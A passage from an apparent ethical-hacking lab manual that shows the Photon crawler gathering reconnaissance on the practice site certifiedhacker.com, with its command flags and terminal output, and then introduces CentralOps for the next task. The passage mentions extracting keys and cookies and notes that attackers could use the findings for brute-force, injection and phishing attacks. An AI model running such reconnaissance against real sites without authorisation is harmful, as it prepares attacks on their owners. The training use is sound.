
17. Close **Pluma** text editor window and switch back to the **Terminal** window.

18. Now, type **python3 photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --wayback** and press **Enter** to crawl the target website using URLs from archive.org.

Note: -

- **-u:** specifies the target website (here, www.certifiedhacker.com)
- **-l:** specifies level to crawl (here, 3)
- **-t:** specifies number of threads (here, 200)
- **--wayback:** specifies using URLs from archive.org as seeds

Note: The output might vary when you perform the task.



```
python3 photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --wayback - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Photon
#python3 photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --wayback

Photon v1.3.2
[~] Fetching URLs from archive.org
[+] Retrieved 0 URLs from archive.org
[~] Level 1: 2 URLs
[!] Progress: 2/2
[~] Level 2: 2 URLs
[!] Progress: 2/2
[~] Crawling 18 JavaScript files
[!] Progress: 18/18

[+] Internal: 4
[+] Scripts: 18
[+] External: 9

[!] Total requests made: 23
[!] Total time taken: 0 minutes 1 seconds
[!] Requests per second: 22
[+] Results saved in www.certifiedhacker.com directory
[root@parrot]~/home/attacker/Photon
#
```

19. The results obtained are saved in **www.certifiedhacker.com** directory under Photon folder. You can navigate to the www.certifiedhacker.com folder to view the result.

20. You can further explore the Photon tool and perform various other functionalities such as the cloning of the target website, extracting secret keys and cookies, obtaining strings by specifying regex pattern, etc. Using this information, the attackers can perform various attacks on the target website such as brute-force attacks, denial-of-service attacks, injection attacks, phishing attacks and social engineering attacks.

21. This concludes the demonstration of gathering information on a target website using the Photon tool.

22. Close all open windows and document all the acquired information.


23. Turn off the **Parrot Security** virtual machine.

Task 3: Gather Information About a Target Website using Central Ops

CentralOps (centralops.net) is a free online network scanner that investigates domains and IP addresses, DNS records, traceroute, nslookup, whois searches, etc.

